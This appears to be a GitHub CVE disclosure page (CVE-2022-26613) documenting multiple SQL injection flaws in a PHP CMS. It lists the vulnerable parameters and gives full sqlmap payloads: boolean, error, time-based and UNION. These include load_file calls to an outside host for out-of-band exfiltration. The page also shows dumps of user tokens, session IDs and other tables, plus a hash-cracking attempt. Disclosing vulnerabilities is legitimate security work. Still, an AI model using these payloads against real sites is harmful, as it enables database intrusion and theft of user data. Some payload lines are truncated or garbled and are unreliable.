

🔑 main ▾    CVE-mitre / 2022 / CVE-2022-26613 /



nu11secur1ty Update README.MD ...

on Apr 11    ⌚ History

..

📄 CMS.png	8 months ago
📄 PoC-SQLi.py	8 months ago
📄 README.MD	8 months ago
📄 Screenshot 2022-04-11 151410.png	8 months ago
📄 exploit.txt	8 months ago
📄 vuln.png	8 months ago

## ☰ README.MD

# Multiple SQLi

Harshit Bansal

[Home](#)   [dashboard](#)   [Login](#)   [Registration](#)   [Contact](#)

## Website

by [harshit bansal](#)

🕒 2018-10-16



you are doing well...

[Read More →](#)

### Search

Search for...



### Login

Enter Username

Enter Password

[Submit](#)

[Forgot Password?](#)

### Categories

[#home](#)

[#service](#)

[#contact](#)

[#about](#)

[#hello](#)

### Side Widget

You can put anything you want inside of

# Infected apps:

---

## Contents

### 1. SQL injection

- 1.1. [http://pwned\\_host.com/PHP-CMS-master/categorymenu.php](http://pwned_host.com/PHP-CMS-master/categorymenu.php) [category parameter]
- 1.2. [http://pwned\\_host.com/PHP-CMS-master/categorymenu.php](http://pwned_host.com/PHP-CMS-master/categorymenu.php) [category parameter]
- 1.3. [http://pwned\\_host.com/PHP-CMS-master/forgot.php](http://pwned_host.com/PHP-CMS-master/forgot.php) [email parameter]
- 1.4. [http://pwned\\_host.com/PHP-CMS-master/forgot.php](http://pwned_host.com/PHP-CMS-master/forgot.php) [email parameter]
- 1.5. [http://pwned\\_host.com/PHP-CMS-master/post.php](http://pwned_host.com/PHP-CMS-master/post.php) [p\_id parameter]
- 1.6. [http://pwned\\_host.com/PHP-CMS-master/post.php](http://pwned_host.com/PHP-CMS-master/post.php) [p\_id parameter]
- 1.7. [http://pwned\\_host.com/PHP-CMS-master/search.php](http://pwned_host.com/PHP-CMS-master/search.php) [search parameter]
- 1.8. [http://pwned\\_host.com/PHP-CMS-master/search.php](http://pwned_host.com/PHP-CMS-master/search.php) [search parameter]

[http://pwned\\_host.com/PHP-CMS-master/categorymenu.php](http://pwned_host.com/PHP-CMS-master/categorymenu.php)

[http://pwned\\_host.com/PHP-CMS-master/forgot.php](http://pwned_host.com/PHP-CMS-master/forgot.php)

[http://pwned\\_host.com/PHP-CMS-master/post.php](http://pwned_host.com/PHP-CMS-master/post.php)

[http://pwned\\_host.com/PHP-CMS-master/search.php](http://pwned_host.com/PHP-CMS-master/search.php)

## Payloads:

---

---

Parameter: category (GET)

Type: **boolean**-based blind

Title: **OR boolean**-based blind - **WHERE** or **HAVING** clause (NOT)

Payload: category=(**select** load\_file('\\\\\\\\q3uuxrcogrxwpaeoschnmxtk3dr4fvhj86yun

Type: **error**-based

Title: MySQL **>= 5.0** AND **error**-based - **WHERE**, **HAVING**, **ORDER BY** or **GROUP BY** clause

Payload: category=(**select** load\_file('\\\\\\\\q3uuxrcogrxwpaeoschnmxtk3dr4fvhj86yun

Type: **time**-based blind

Title: MySQL **>= 5.0.12** AND **time**-based blind (query SLEEP)


Payload: category=(**select** load\_file('\\\\\\\\q3uuxrcogrxwpaeoschnmxtk3dr4fvhj86yun

Type: **UNION** query

Title: Generic **UNION** query (**NULL**) - **9** columns

Payload: category=(**select** load\_file('\\\\\\\\q3uuxrcogrxwpaeoschnmxtk3dr4fvhj86yun

---



## Dump:

---

Database: cms

Table: users

[4 entries]

user_id	token
17	77020c98efbc545715012c76bec5aaec6e8a2cfced12d25f1c2f2626a1ef4af2271b1e45
20	77020c98efbc545715012c76bec5aaec6e8a2cfced12d25f1c2f2626a1ef4af2271b1e45
22	77020c98efbc545715012c76bec5aaec6e8a2cfced12d25f1c2f2626a1ef4af2271b1e45
26	<blank>

[14:47:11] [INFO] table 'cms.users' dumped to CSV file 'C:\Users\nu11secu1ty\AppData

[14:47:11] [INFO] fetching columns for table 'posts' in database 'cms'

[14:47:11] [INFO] fetching entries for table 'posts' in database 'cms'

Database: cms

Table: posts

[9 entries]

post_id	post_category_id	post_date	post_tags
1	1	2018-10-16	harshit,website
2	1	2018-10-21	life,Rajesh,How to work
3	1	2018-10-24	Android, namandeep, mobile, smartphone
8	1	2019-01-10	life , ctrl
10	1	2018-10-21	time, money
11	1	2018-10-21	goes on, suresh, life
12	3	2018-10-30	dvjdjvs
13	1	2018-11-08	vinod, diwali
14	3	2019-01-10	accounts, tanya, bela

[14:47:11] [INFO] table 'cms.posts' dumped to CSV file 'C:\Users\nu11secu1ty\AppData

[14:47:11] [INFO] fetching columns for table 'comments' in database 'cms'

[14:47:11] [INFO] fetching entries for table 'comments' in database 'cms'

Database: cms

Table: comments

[5 entries]

comment_id	comment_post_id	comment_date	comment_email	comment_author
25	1	2019-01-16	example@gmail.com	daau
26	1	2019-01-16	example@gmail.com	dinesh
27	2	2019-01-16	example@gmail.com	daau
28	2	2019-01-16	example@gmail.com	dinesh
37	2	2019-01-19	example@gmail.com	fdgd

[14:47:12] [INFO] table 'cms.comments' dumped to CSV file 'C:\Users\nu11secu1ty\AppData

[14:47:12] [INFO] fetching columns for table 'users\_online' in database 'cms'

[14:47:12] [INFO] fetching entries for table 'users\_online' in database 'cms'

```

[14:47:12] [INFO] recognized possible password hashes in column ``session``
do you want to store hashes to a temporary file for eventual further processing with
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:47:12] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file 'D:\CVE\sqlmap\data\txt\nu11security.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> Y
[14:47:12] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:47:12] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:47:12] [INFO] starting 8 processes
[14:47:13] [WARNING] no clear password(s) found
Database: cms
Table: users_online
[4 entries]
+-----+-----+-----+
| id | time | session |
+-----+-----+-----+
| 28 | 1541324861 | acqtk6uivrc3mancr6jubo36g8 |
| 40 | 1548511410 | ipke8cras4eauiu50upkm1mocc |
| 41 | 1548401977 | l4qj6m6jv3ges0us7cqvrqovhq |
| 42 | 1562584762 | fd7b414bec20e569f9bd17c4e7ef4c13 |
+-----+-----+-----+

[14:47:13] [INFO] table 'cms.users_online' dumped to CSV file 'C:\Users\nu11security
[14:47:13] [INFO] fetching columns for table 'categories' in database 'cms'
[14:47:14] [INFO] fetching entries for table 'categories' in database 'cms'
Database: cms
Table: categories
[5 entries]
+-----+-----+-----+-----+
| cat_id | cat_user | cat_title | cat_creator |
+-----+-----+-----+-----+
| 1 | harshit,raghuveer23,raghuveer,vikas,daau, | home | harshitbansal |
| 3 | <blank> | service | harshitbansal |
| 5 | <blank> | contact | harshitbansal |
| 7 | raghuveer, | about | harshitbansal |
| 55 | <blank> | hello | harshitbansal |
+-----+-----+-----+-----+

[14:47:14] [INFO] table 'cms.categories' dumped to CSV file 'C:\Users\nu11security\A
[14:47:14] [INFO] fetched data logged to text files under 'C:\Users\nu11security\AppData
[*] ending @ 14:47:14 /2022-04-11/

```



STATUS Critical! =)

```
[14:47:11] [INFO] GET parameter 'category' is 'Generic UNION query (NULL) - 1 to 20 columns': injectable
[14:47:11] [WARNING] In OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'category' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 247 HTTP(s) requests:
```

```
Parameter: category (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: category=(select load_file('\\\\\\\\q3uuxrcgrwpaocsmxmmtxk3dr4fvhj86yug.github.com/harshitbansal373/PHP-CMS\\hns')) OR NOT 2848=2848

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: category=(select load_file('\\\\\\\\q3uuxrcgrwpaocsmxmmtxk3dr4fvhj86yug.github.com/harshitbansal373/PHP-CMS\\hns')) AND (SELECT 4559 FROM(SELECT COUNT(*),CONCAT(0x7170767671,(SELECT (ELT(4559=A559,1))) ,0x716b766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: category=(select load_file('\\\\\\\\q3uuxrcgrwpaocsmxmmtxk3dr4fvhj86yug.github.com/harshitbansal373/PHP-CMS\\hns')) AND (SELECT 5517 FROM (SELECT(SLEEP(5)))RgGf)

  Type: UNION query
  Title: Generic UNION query (NULL) - 9 columns
  Payload: category=(select load_file('\\\\\\\\q3uuxrcgrwpaocsmxmmtxk3dr4fvhj86yug.github.com/harshitbansal373/PHP-CMS\\hns')) UNION ALL SELECT NULL,NULL,CONCAT(0x7170767671,0x7970547766f53e6a79476a7d5a6f6ae515664c4274a534368524f65764a4e58ba4b723865f,0x716b766b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,-- --
```

**NOTE:**

- The PoC will be encrypted, sorry about this dear friends!
- If someone wants to see this work, please write me!
- KR @nu11secur1ty - Penetration Testing Engineer